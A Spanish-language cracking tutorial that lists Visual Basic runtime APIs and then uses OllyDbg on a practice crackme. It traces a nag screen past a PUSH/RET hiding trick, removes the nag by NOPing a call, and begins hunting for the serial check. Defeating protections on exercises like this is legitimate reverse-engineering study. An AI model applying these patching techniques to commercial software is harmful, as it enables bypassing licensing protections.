El mismo se coloca en la misma carpeta del OLLYDBG común, y lógicamente elegiremos usar este OLLY solo cuando crackeemos VB o cuando busquemos OEPs o alguna tarea que requiera que los BPM ON ACCESS funcionen realmente como BPM ON EXECUTION solamente.

Por supuesto si estamos crackeando con este OLLY, si necesitamos un BPM ON ACCESS real que pare ON READ y ON EXECUTE no podremos usarlo, o debemos arreglarnos con los HARDWARE BPX ON ACCESS que pueden a veces cumplir la función.

El problema máximo que hay con las apis de Visual Basic es que no es una información que Microsoft suministro ni suministra, por lo cual no hay un winapis32 con apis de VisualBasic ni nada de eso, lo mas que podes hacer es buscar el nombre de la api en GOOGLE y ver si tenes suerte de encontrar alguna pagina donde se use y explique como y para que sirve, antes de comenzar a crackear recopilare en este tute lo poco que encontré sobre apis y info. en general sobre visual Basic, cosa de que también puedan consultar este tute para saber algunas apis que significan.

SIGNIFICADO DE LAS PARTES DEL NOMBRE DE UNA API DE VISUAL

En las apis encontraremos estas abreviaturas como parte del nombre de las mismas.

bool Boolean
str String
i2 Integer (2 bytes)
ui2 Unsigned integer (2 bytes unsigned integer)
i4 Long (4 bytes integer)
r4 Single (4 bytes real)
r8 Double (8 bytes real)
cy Currency
var Variant or variable
fp Floating point
cmp compare
comp compare

Aquí en esta la tabla se ven las definiciones de los tipos de variables, pues combinando los tipos de variables se entiende mucho sobre que hace cada api.

Tipo de variable	Valor	Ocupa	Rango
Integer	Valor Entero	2 Bytes	-32768 a 32767
Long	Valor Entero Largo	4 Bytes	-2147483648 a 2147483647
Single	Valor Real	4 Bytes	-3,402823E38 a -1,401298E-45 (valores negativos) -1,401298E-45 a 3,402823E38 (valores positivos)
Double	Valor Real Doble	8 Bytes	-1,79769313486232 E308 a -4,94065645841247 E-324 (valores negativos) 4,94065645841247E-324 a 1,79769313486232E308 (valores positivos)
String	Carácter (texto)	1 Byte por carácter	Desde 1 a 65000
Byte	Byte	1 Byte	0 a 255
Boolean	Valor Booleano (1/0)	2 Bytes	True o False (1 ó 0)
Currency (real)	Monedas y Punto Fijo	8 Bytes	-922337203685477,5808 a 922337203685477,5807
Date	Fecha	8 Bytes	01/01/100 a 31/12/9999
Object	Referencias a objetos	4 Bytes	[Objeto]
Variant	Cualquiera	16-22 Bytes	Números: 16 Bytes hasta el intervalo Double Caracteres: 22 Bytes + longitud ed la cadena

Por ejemplo:

__vbaI2Str quiere decir que convierte una string en un entero, por ejemplo.

Aquí hay más definiciones:

1) Ejemplos de apis de conversión de datos:

i) __vbaI2Str Convierte una String a Integer
ii) __vbaI4Str Convierte una String a Long
iii) __vbar4Str Convierte una String a Single
iv) __vbar8Str Convierte una String a Double
v) VarCyFromStr Convierte String a Currency
vi) VarBstrFromI2 Convierte Integer a String

Vemos que con las abreviaturas que vimos al inicio nos damos cuenta por donde vienen los tiros, aquí hay mas apis.

2) Moviendo datos

i) __vbaStrCopy - Copia una String a memoria
ii) __vbaVarCopy - Copia una Variable a memoria
iii) __vbaVarMove – Mueve una Variable en la memoria

3) Mathematical

i) __vbavaradd – Suma de dos Variables
ii) __vbavarsub – Resta dos Variables
iii) __vbavarmul – Multiplica dos Variables
iv) __vbavaridiv - Divide dos variables dando como resultado un Integer
v) __vbavarxor – function XOR

4) Miscelaneas:

i) __vbavarfornext - Loop
ii) __vbafreestr – Libera una String que no se utiliza
iii) __vbafreeobj – Libera un Objeto que no se utiliza
iv) __vbastrvarval – Toma el valor de una ubicación especifica en una String
v) multibytetowidechar – Cambia una String a formato ancho
vi) rtcMsgBox – Muestra un message box – similar a Windows API messagebox/a/exa
vii) __vbavarcat – Une dos variables
viii) __vbafreevar Libera una Variable que no se utiliza
ix) __vbaobjset Activa un Objeto
x) __vbaLenBstr – Obtiene el largo de una string
xi) rtcInputBox – Muestra una Input Box de Visual Basic – similar a Windows API getwindowtext/a, GetDlgItemtext/a
xii) __vbaNew – Muestra una caja de dialogo – Similar a Windows API Dialogbox
xiii) __vbaNew2 - Muestra una caja de dialogo Similar a Windows API Dialogboxparam/a
xiv) rtcTrimBstr – Recorta una String
xv) __vbaEnd – Finalizacion del Programa
xvi) __vbaLenVar - Obtiene el largo de una variable
xvii) rtcMidCharVar –Toma un determinado carácter de una string para trabajar con el.
xviii) _rtcDir – Busca si existe una fila.
xix) __vbaFileOpen – Abre una fila.

5) Comparaciones:

i) __vbastrcomp – Compara dos Strins - Similar a Windows API lstrcmp
ii) __vbastrcmp - Compara dos strings - Similar a Windows API lstrcmp
iii) __vbavartsteq - Compara dos variables si son iguales
iv) __vbaFpCmpCy - Compara Floating point con Currency
v) __vbavartstNe - Compara dos variables si no son iguales

Estas definiciones son para dar una idea de que esta haciendo el programa en ese momento, ya que no tenemos mucha ayuda, quizás no sean perfectas, pero nos ayudaran, asimismo hay muchas mas combinando lo que vimos nos daremos cuenta que hace la api.

Asimismo aunque por ahora no veremos cracking en SMART CHECK en esta pagina tiene lo que quieren decir los comandos extraños para el cracker que vemos en el.

http://www.w3schools.com/vbscript/vbscript_ref_functions.asp

Por ejemplo el Smartcheck nos muestra la función ASC, o MID que no corresponde a lo que vemos en OLLYDBG si no al lenguaje de Visual Basic de programación, pero en esa página esta detallado que

significa cada posible comando y sus parámetros por lo cual el cracking en SMART CHECK se facilita mucho.

Por ejemplo en SMART CHECK vemos el comando LEN que corresponde a la api __vbaLenVar,

Function	Description
InStr	Returns the position of the first occurrence of one string within another. The search begins at the first character of the string
InStrRev	Returns the position of the first occurrence of one string within another. The search begins at the last character of the string
LCase	Converts a specified string to lowercase
Left	Returns a specified number of characters from the left side of a string
Len	Returns the number of characters in a string
LTrim	Removes spaces on the left side of a string
RTrim	Removes spaces on the right side of a string
Trim	Removes spaces on both the left and the right side of a string
Mid	Returns a specified number of characters from a string
Replace	Replaces a specified part of a string with another string a specified number of times

En la pagina vemos que esta la definición de LEN.

The Len Function

Back

The Len function returns the number of characters in a string.

Syntax

```
Len(string|varname)
```

Parameter	Description
string	A string expression
varname	A variable name


Pues para los que tienen problemas para usar el SMART CHECK eso los ayudara, aunque en este tute no veremos su uso, creo que ningún tute de SMART CHECK da una ayuda sobre ciertas expresiones usadas por el mismo, creo que eso servirá, por eso lo agregue aquí.

Bueno ya sabido todo lo anterior encaremos el cracking del CrackMePls

Abramos el mismo en el OLLYDBG parcheado por mi, que les di el link al inicio.

```
00401370  $  68 3C154000   PUSH CrackMeP.0040153C
00401375  .  E8 EEFFFFFF   CALL <JMP.&MSVBVM60.#100>
0040137A  .  0000          ADD BYTE PTR DS:[EAX],AL
0040137C  .  0000          ADD BYTE PTR DS:[EAX],AL
0040137E  .  0000          ADD BYTE PTR DS:[EAX],AL
00401380  .  3000          XOR BYTE PTR DS:[EAX],AL
00401382  .  0000          ADD BYTE PTR DS:[EAX],AL
00401384  .  40            INC EAX
```

Este crackme es muy sencillo tiene una nag que eliminar y el serial que hallar, veamos, demos RUN.



Sale la nag, la cual varia de texto cada vez que la corremos, es tipo MessageBoxA, así que en VisualBasic eso corresponde a la api rtcMsgBox, si pongo un BP en dicha api.

```
004050A8  6A 00 65 00 63 00 74 00  j.e.
Command   Bp rtcMsgBox
Module C:\Archivos de programa\Yahoo!\Mes
```

Y reinicio a ver si para antes de que salga la nag

```
660DC5F3   55              PUSH EBP
660DC5F4   8BEC            MOV EBP,ESP
660DC5F6   83EC 4C         SUB ESP,4C
660DC5F9   8B4D 14         MOV ECX,DWORD PTR SS:[EBP+14]
660DC5FC   53              PUSH EBX
660DC5FD   56              PUSH ESI
660DC5FE   57              PUSH EDI
660DC5FF   66:8339 0A      CMP WORD PTR DS:[ECX],0A
660DC603   B8 04000280     MOV EAX,80020004
660DC608   0F85 FC000000   JNZ MSVBVM60.660DC70A
660DC60E   3941 08         CMP DWORD PTR DS:[ECX+8],EAX
```

Allí paro, no tenemos ayuda de parámetros ni nada, pero no importa.

Veamos de donde fue llamada esta api como siempre aunque no diga RETURN TO el primer valor del stack es la dirección de retorno de la api, si no, lo analizamos aquí nuevamente y aparece la info.

```
0012F900  004032D9  RETURN to CrackMeP.004032D9 from MSVBVM60.rtcMsgBox
0012F904  0012F9C4
0012F908  00000000
0012F90C  0012F9B4
0012F910  0012F9A4
```

Vayamos a ver de donde fue llamada esta api.


```
004032CC  .  C745 C4 0800   MOV DWORD PTR SS:[EBP-3C],8
004032D3  .  FF15 5410400   CALL DWORD PTR DS:[<&MSVBVM60.#595>]     MSVBVM60.rtcMsgBox
004032D9  .  8D4D D8        LEA ECX,DWORD PTR SS:[EBP-28]
004032DC  .  FF15 0C11400   CALL DWORD PTR DS:[<&MSVBVM60.__vbaFree  MSVBVM60.__vbaFreeStr
004032E2  .  8D45 94        LEA EAX,DWORD PTR SS:[EBP-6C]
004032E5  .  8D4D A4        LEA ECX,DWORD PTR SS:[EBP-5C]
```

Allí esta el call a la api y abajo lógico el punto de retorno que es 4032d9.

```
004032C6  .  8975 B4      MOV DWORD PTR SS:[EBP-4C],ESI
004032C9  .  895D D4      MOV DWORD PTR SS:[EBP-2C],EBX
004032CC  .  C745 C4 0800 MOV DWORD PTR SS:[EBP-3C],8
004032D3  .  FF15 5410400 CALL DWORD PTR DS:[<&MSVBVM60.#595>]     MSVBVM60.rtcMsgBox
004032D9  .  8D4D D8      LEA ECX,DWORD PTR SS:[EBP-28]
004032DC  .  FF15 0C11400 CALL DWORD PTR DS:[<&MSVBVM60.__vbaFree  MSVBVM60.__vbaFreeStr
004032E2  .  8D45 94      LEA EAX,DWORD PTR SS:[EBP-6C]
004032E5  .  8D4D A4      LEA ECX,DWORD PTR SS:[EBP-5C]
004032E8  .  50           PUSH EAX
004032E9  .  8D55 B4      LEA EDX,DWORD PTR SS:[EBP-4C]
004032EC  .  51           PUSH ECX
```

```
004032C9  .  895D D4      MOV DWORD PTR SS:[EBP-2C],EBX
004032CC  .  C745 C4 0800 MOV DWORD PTR SS:[EBP-3C],8
004032D3  .  FF15 5410400 CALL DWORD PTR DS:[<&MSVBVM60.#595>]     MSVBVM60.rtcMsgBox
004032D9  .  8D4D D8      LEA ECX,DWORD PTR SS:[EBP-28]
004032DC  .  FF15 0C11400 CALL DWORD PTR DS:[<&MSVBVM60.__vbaFree  MSVBVM60.__vbaFreeStr
004032E2  .  8D45 94      LEA EAX,DWORD PTR SS:[EBP-6C]
004032E5  .  8D4D A4      LEA ECX,DWORD PTR SS:[EBP-5C]
004032E8  .  50           PUSH EAX
```

Pongo un BP en el punto de retorno de la api, y doy RUN



Acepto y para en el retorno.

```
Registers (FPU)
EAX 00000001
ECX 7C92056D nt
EDX 003C0608
EBX 00000000
ESP 0012F918
EBP 0012FA00
ESI 0000000A
EDI 80020004

EIP 004032D9 Cr

C 0  ES 0023 32
P 1  CS 001B 32
A 0  SS 0023 32
```

EAX =1 significa que la api se ejecuto con éxito, ahora reiniciemos, intentaremos nopear la nag de alguna forma.

Reiniciamos y para en el call

```
004032D3  .  FF15 5410400 CALL DWORD PTR DS:[<&MSVBVM60.#595>]     MSVBVM60
004032D9  .  8D4D D8      LEA ECX,DWORD PTR SS:[EBP-28]
004032DC  .  FF15 0C11400 CALL DWORD PTR DS:[<&MSVBVM60.__vbaFree  MSVBVM60
004032E2  .  8D45 94      LEA EAX,DWORD PTR SS:[EBP-6C]
004032E5  .  8D4D A4      LEA ECX,DWORD PTR SS:[EBP-5C]
004032E8  .  50           PUSH EAX
```


Si hago en la línea de retorno CLICK DERECHO -NEW ORIGIN HERE continuara ejecutándose desde alli, sin salir el cartel, es como una simulación de que ocurriría si nopeo el call.

```
004032D3  .  FF15 5410400(  CALL DWORD PTR DS:[<&MSVBVM60.#595>]     MSVBVM60.rtcMs
004032D9  .  8D4D D8        LEA ECX,DWORD PTR SS:[EBP-28]
004032DC  .  FF15 0C11400(  CALL DWORD PTR DS:[<&MSVBVM60.__v
004032E2  .  8D45 94        LEA EAX,DWORD PTR SS:[EBP-6C]
004032E5  .  8D4D A4        LEA ECX,DWORD PTR SS:[EBP-5C]
004032E8  .  50             PUSH EAX
004032E9  .  8D55 B4        LEA EDX,DWORD PTR SS:[EBP-4C]
004032EC  .  51             PUSH ECX
004032ED  .  8D45 C4        LEA EAX,DWORD PTR SS:[EBP-3C]
004032F0  .  52             PUSH EDX
004032F1  .  50             PUSH EAX
004032F2  .  6A 04          PUSH 4
004032F4  .  FF15 1C10400(  CALL DWORD PTR DS:[<&MSVBVM60.__v
004032FA  .  83C4 14        ADD ESP,14
004032FD  >  9B             WAIT
004032FE  .  68 41334000    PUSH CrackMeP.00403341
00403303  .v EB 3B          JMP SHORT CrackMeP.00403340
00403305  .  F645 FC 04     TEST BYTE PTR SS:[EBP-4],4
00403309  .v 74 09          JE SHORT CrackMeP.00403314
0040330B  .  8D4D DC        LEA ECX,DWORD PTR SS:[EBP-24]
0040330E  .  FF15 0C10400(  CALL DWORD PTR DS:[<&MSVBVM60.__v
00403314  >  8D4D D4        LEA ECX,DWORD PTR SS:[EBP-2C]
00403317  .  8D55 D8        LEA EDX,DWORD PTR SS:[EBP-28]
0040331A  .  51             PUSH ECX
0040331B  .  52             PUSH EDX
0040331C  .  6A 02          PUSH 2
0040331E  .  FF15 D810400(  CALL DWORD PTR DS:[<&MSVBVM60.__v
```

Backup
Copy
Binary
Assemble
Label
Comment
Breakpoint
Hit trace
Run trace
New origin here
Go to

```
004032D3  .  FF15 5410400(  CALL DWORD PTR DS:[<&MSVBVM60.#595>]     MSVBVM60.rtcMsgBox
004032D9  .  8D4D D8        LEA ECX,DWORD PTR SS:[EBP-28]
004032DC  .  FF15 0C11400(  CALL DWORD PTR DS:[<&MSVBVM60.__vbaFree  MSVBVM60.__vbaFreeStr
004032E2  .  8D45 94        LEA EAX,DWORD PTR SS:[EBP-6C]
004032E5  .  8D4D A4        LEA ECX,DWORD PTR SS:[EBP-5C]
004032E8  .  50             PUSH EAX
```

Allí esta demos Run a ver que pasa



Evidentemente la solución de nopear el call a la api no funciona, probemos otra, reiniciemos.

```
004032C9  .  895D D4        MOV DWORD PTR SS:[EBP-2C],EBX
004032CC  .  C745 C4 0800(  MOV DWORD PTR SS:[EBP-3C],8
004032D3  .  FF15 5410400(  CALL DWORD PTR DS:[<&MSVBVM60.#595>]     MSVBVM60.rtcMsgBox
004032D9  .  8D4D D8        LEA ECX,DWORD PTR SS:[EBP-28]
004032DC  .  FF15 0C11400(  CALL DWORD PTR DS:[<&MSVBVM60.__vbaFree  MSVBVM60.__vbaFreeStr
004032E2  .  8D45 94        LEA EAX,DWORD PTR SS:[EBP-6C]
004032E5  .  8D4D A4        LEA ECX,DWORD PTR SS:[EBP-5C]
```

Lleguemos hasta 4032d9, y sigamos traceando con f8

```
004032CC  .  C745 C4 0800(  MOV DWORD PTR SS:[EBP-3C],8
004032D3  .  FF15 5410400(  CALL DWORD PTR DS:[<&MSVBVM60.#595>]     MSVBVM60.rtcMsgBox
004032D9  .  8D4D D8        LEA ECX,DWORD PTR SS:[EBP-28]
004032DC  .  FF15 0C11400(  CALL DWORD PTR DS:[<&MSVBVM60.__vbaFree  MSVBVM60.__vbaFreeStr
004032E2  .  8D45 94        LEA EAX,DWORD PTR SS:[EBP-6C]
004032E5  .  8D4D A4        LEA ECX,DWORD PTR SS:[EBP-5C]
004032E8  .  50             PUSH EAX
004032E9  .  8D55 B4        LEA EDX,DWORD PTR SS:[EBP-4C]
004032EC  .  51             PUSH ECX
004032ED  .  8D45 C4        LEA EAX,DWORD PTR SS:[EBP-3C]
004032F0  .  52             PUSH EDX
004032F1  .  50             PUSH EAX
004032F2  .  6A 04          PUSH 4
004032F4  .  FF15 1C10400(  CALL DWORD PTR DS:[<&MSVBVM60.__vbaFree  MSVBVM60.__vbaFreeVarList
004032FA  .  83C4 14        ADD ESP,14
004032FD  >  9B             WAIT
004032FE  .  68 41334000    PUSH CrackMeP.00403341
00403303  .v EB 3B          JMP SHORT CrackMeP.00403340
00403305  .  F645 FC 04     TEST BYTE PTR SS:[EBP-4],4
00403309  .v 74 09          JE SHORT CrackMeP.00403314
0040330B  .  8D4D DC        LEA ECX,DWORD PTR SS:[EBP-24]
```

Llego al JMP y sigo traceando con F8

```
004032FA  .  83C4 14        ADD ESP,14
004032FD  >  9B             WAIT
004032FE  .  68 41334000    PUSH CrackMeP.00403341
00403303  .v EB 3B          JMP SHORT CrackMeP.00403340
00403305  .  F645 FC 04     TEST BYTE PTR SS:[EBP-4],4
00403309  .v 74 09          JE SHORT CrackMeP.00403314
0040330B  .  8D4D DC        LEA ECX,DWORD PTR SS:[EBP-24]
0040330E  .  FF15 0C10400   CALL DWORD PTR DS:[<&MSVBVM60.__vbaFree  MSVBVM60.__vbaFreeVar
00403314  >  8D4D D4        LEA ECX,DWORD PTR SS:[EBP-2C]
00403317  .  8D55 D8        LEA EDX,DWORD PTR SS:[EBP-28]
0040331A  .  51             PUSH ECX
0040331B  .  52             PUSH EDX
0040331C  .  6A 02          PUSH 2
0040331E  .  FF15 D810400   CALL DWORD PTR DS:[<&MSVBVM60.__vbaFree  MSVBVM60.__vbaFreeStrList
00403324  .  8D45 94        LEA EAX,DWORD PTR SS:[EBP-6C]
00403327  .  8D4D A4        LEA ECX,DWORD PTR SS:[EBP-5C]
0040332A  .  50             PUSH EAX
0040332B  .  8D55 B4        LEA EDX,DWORD PTR SS:[EBP-4C]
0040332E  .  51             PUSH ECX
0040332F  .  8D45 C4        LEA EAX,DWORD PTR SS:[EBP-3C]
00403332  .  52             PUSH EDX
00403333  .  50             PUSH EAX
00403334  .  6A 04          PUSH 4
00403336  .  FF15 1C10400   CALL DWORD PTR DS:[<&MSVBVM60.__vbaFree  MSVBVM60.__vbaFreeVarList
0040333C  .  83C4 20        ADD ESP,20
0040333F  .  C3             RETN
00403340  >  C3             RETN                                     RET used as a jump to 0040
00403341  >  8B4D 0C        MOV ECX,DWORD PTR SS:[EBP+C]
```

Antes del JMP hizo un PUSH 403341 y salta a un RET quiere decir que esta usando el RET como un salto a 403341, allí ollydbg lo aclara RET USED AS A JUMP TO 403341, por eso no aparece en el stack, jeje este truquito es para evitar que nos fijemos en el stack hacia abajo los retornos de los calls y lleguemos a la zona de 403341 mirando solamente el stack, este truco previene eso, sigamos traceando.

```
0040333F  .  C3             RETN
00403340  >  C3             RETN                                     RET used as
00403341  >  8B4D 0C        MOV ECX,DWORD PTR SS:[EBP+C]
00403344  .  8B55 DC        MOV EDX,DWORD PTR SS:[EBP-24]
00403347  .  8B45 E0        MOV EAX,DWORD PTR SS:[EBP-20]
0040334A  .  5F             POP EDI
0040334B  .  8911           MOV DWORD PTR DS:[ECX],EDX
0040334D  .  8B55 E4        MOV EDX,DWORD PTR SS:[EBP-1C]
00403350  .  5E             POP ESI
00403351  .  5B             POP EBX
00403352  .  8941 04        MOV DWORD PTR DS:[ECX+4],EAX
00403355  .  8B45 E8        MOV EAX,DWORD PTR SS:[EBP-18]
00403358  .  8951 08        MOV DWORD PTR DS:[ECX+8],EDX
0040335B  .  8941 0C        MOV DWORD PTR DS:[ECX+C],EAX
0040335E  .  8B4D EC        MOV ECX,DWORD PTR SS:[EBP-14]
00403361  .  33C0           XOR EAX,EAX
00403363  .  64:890D 0000   MOV DWORD PTR FS:[0],ECX
0040336A  .  8BE5           MOV ESP,EBP
0040336C  .  5D             POP EBP
0040336D  .  C2 0800        RETN 8
00403370  >v E9 67DEFFFF    JMP <JMP.&MSVBVM60.__vbaFPException>
00403375     90             NOP
```

Llegamos hasta el RETN 8

```
00402F94  .  56             PUSH ESI
00402F95  .  FF91 0C07000   CALL DWORD PTR DS:[ECX+70C]
00402F9B  .  8D8D 74FFFFF   LEA ECX,DWORD PTR SS:[EBP-8C]
00402FA1  .  FF15 0C10400   CALL DWORD PTR DS:[<&MSVBVM60.__vbaFree  MSVBVM60.__vbaFreeVar
00402FA7  >  E8 D0F2FFFF    CALL CrackMeP.0040227C
00402FAC  .  8985 2CFFFFF   MOV DWORD PTR SS:[EBP-D4],EAX
```

Allí esta acabamos de salir del call que esta en 402f95 pero eso no estaba en el stack gracias al truquito que uso para disimular este CALL y no mostrar la dirección de retorno.

Pongamos un BP en este call y reiniciemos

```
00402F8D  .  8D95 74FFFFF   LEA EDX,DWORD PTR SS:[EBP-8C]
00402F93  .  52             PUSH EDX
00402F94  .  56             PUSH ESI
00402F95  .  FF91 0C07000   CALL DWORD PTR DS:[ECX+70C]
00402F9B  .  8D8D 74FFFFF   LEA ECX,DWORD PTR SS:[EBP-8C]
00402FA1  .  FF15 0C10400   CALL DWORD PTR DS:[<&MSVBVM60.__vbaFree  MSVBVM60.__vbaFreeVar
00402FA7  >  E8 D0F2FFFF    CALL CrackMeP.0040227C
00402FAC  .  8985 2CFFFFF   MOV DWORD PTR SS:[EBP-D4],EAX
00402FB2  .  8B35 3410400   MOV ESI,DWORD PTR DS:[<&MSVBVM60.__vbaS  MSVBVM60.__vbaSetSystemError
00402FB8  .  FFD6           CALL ESI                                 <&MSVBVM60.__vbaSetSystemError>
00402FBA  .  39BD 2CFFFFF   CMP DWORD PTR SS:[EBP-D4],EDI
```

```
00402F8B  .  8B0E          MOV ECX,DWORD PTR DS:[ESI]
00402F8D  .  8D95 74FFFFF  LEA EDX,DWORD PTR SS:[EBP-8C]
00402F93  .  52            PUSH EDX
00402F94  .  56            PUSH ESI
00402F95  .  FF91 0C07000  CALL DWORD PTR DS:[ECX+70C]          CrackMeP.00401E74
00402F9B  .  8D8D 74FFFFF  LEA ECX,DWORD PTR SS:[EBP-8C]
00402FA1  .  FF15 0C10400  CALL DWORD PTR DS:[<&MSVBVM60.__vbaFree  MSVBVM60.__vbaFreeVar
00402FA7  >  E8 D0F2FFFF   CALL CrackMeP.0040227C
00402FAC  .  8985 2CFFFFF  MOV DWORD PTR SS:[EBP-D4],EAX
```

Nopeemos el call a ver si corre sin la nag

```
00402F8D  .  8D95 74FFFFF  LEA EDX,DWORD PTR SS:[EBP-8C]
00402F93  .  52            PUSH EDX
00402F94  .  56            PUSH ESI
00402F95  .  FF91 0C07000  CALL DWORD PTR DS:[ECX+70C]          CrackMeP.00401E74
00402F9B  .  8D8D 74FFFFF  LEA ECX,DWORD PTR SS:[EBP-8C]
00402FA1  .  FF15 0C10400  CALL DWORD PTR DS:[<&M
00402FA7  >  E8 D0F2FFFF   CALL CrackMeP.0040227C
00402FAC  .  8985 2CFFFFF  MOV DWORD PTR SS:[EBP-
00402FB2  .  8B35 3410400  MOV ESI,DWORD PTR DS:[
00402FB8  .  FFD6          CALL ESI
00402FBA  .  39BD 2CFFFFF  CMP DWORD PTR SS:[EBP-
00402FC0  .v 74 18         JE SHORT CrackMeP.0040
00402FC2  .  6A 01         PUSH 1
00402FC4  .  E8 F7F2FFFF   CALL CrackMeP.004022C0
00402FC9  .  FFD6          CALL ESI
00402FCB  .v EB 0D         JMP SHORT CrackMeP.004
```


Backup
Copy
Binary ▸ Edit Ctr / Fill with 00's / Fill with NOPs
Assemble Space
Label :
Comment ;

```
00402F93  .  52            PUSH EDX
00402F94  .  56            PUSH ESI
00402F95     90            NOP
00402F96     90            NOP
00402F97     90            NOP
00402F98     90            NOP
00402F99     90            NOP
00402F9A     90            NOP
00402F9B  .  8D8D 74FFFFF  LEA ECX,DWORD PTR SS:[EBP-8C]
00402FA1  .  FF15 0C10400  CALL DWORD PTR DS:[<&MSVBVM60.__vbaFree  MSVBVM60.__vbaFreeVar
00402FA7  >  E8 D0F2FFFF   CALL CrackMeP.0040227C
00402FAC  .  8985 2CFFFFF  MOV DWORD PTR SS:[EBP-D4],EAX
00402FB2  .  8B35 3410400  MOV ESI,DWORD PTR DS:[<&MSVBVM60.__vbaS  MSVBVM60.__vbaSetSystemError
00402FB8  .  FFD6          CALL ESI                                 <&MSVBVM60.__vbaSetSystemError>
00402FBA  .  39BD 2CFFFFF  CMP DWORD PTR SS:[EBP-D4],EDI
```


Demos RUN


Bye bye nag, jeje ya veremos mas adelante muchos ejemplos de remover nags, pero bueno este es sencillo salvo ese pequeño truco, la cuestión es ir saliendo desde la nag hacia los retornos de los calls, para ver si se puede nopear alguno de los calls anteriores, para evitar la aparición de la misma.

Allí tenemos el crackme tipeemos el serial bueno y dejémoslo RUNNING.




Ahora veremos el uso que le damos al OLLY este parcheado, lo mejor es intentar poner un BPM ON ACCESS (execute) en la sección code, vayamos a M.






Recordemos que en este OLLY eso es un BPM ON EXECUTION, no para cuando lee y escribe en la sección ejecutando la dll de visual y eso es lo que necesitamos, volver rápido al programa y evitar las miles de veces que para ON READ antes de volver.

Apreto OK



Paramos aquí traceemos un poco



Llegamos a ese call recordamos pasar por encima los calls a apis, y entrar en los calls internos del programa.

Entonces entramos con F7


```
004035A0  > 55            PUSH EBP
004035A1  . 8BEC          MOV EBP,ESP
004035A3  . 83EC 0C       SUB ESP,0C
004035A6  . 68 D6114000   PUSH <JMP.&MSVBVM60.__vbaExceptHandler>   SE handler installation
004035AB  . 64:A1 000000  MOV EAX,DWORD PTR FS:[0]
004035B1  . 50            PUSH EAX
004035B2  . 64:8925 0000  MOV DWORD PTR FS:[0],ESP
004035B9  . 83EC 54       SUB ESP,54
004035BC  . 53            PUSH EBX
004035BD  . 56            PUSH ESI
004035BE  . 57            PUSH EDI
004035BF  . 8965 F4       MOV DWORD PTR SS:[EBP-C],ESP
004035C2  . C745 F8 9811  MOV DWORD PTR SS:[EBP-8],CrackMeP.00401
004035C9  . 8B4D 0C       MOV ECX,DWORD PTR SS:[EBP+C]
004035CC  . 8B75 08       MOV ESI,DWORD PTR SS:[EBP+8]
004035CF  . 33C0          XOR EAX,EAX
004035D1  . 56            PUSH ESI
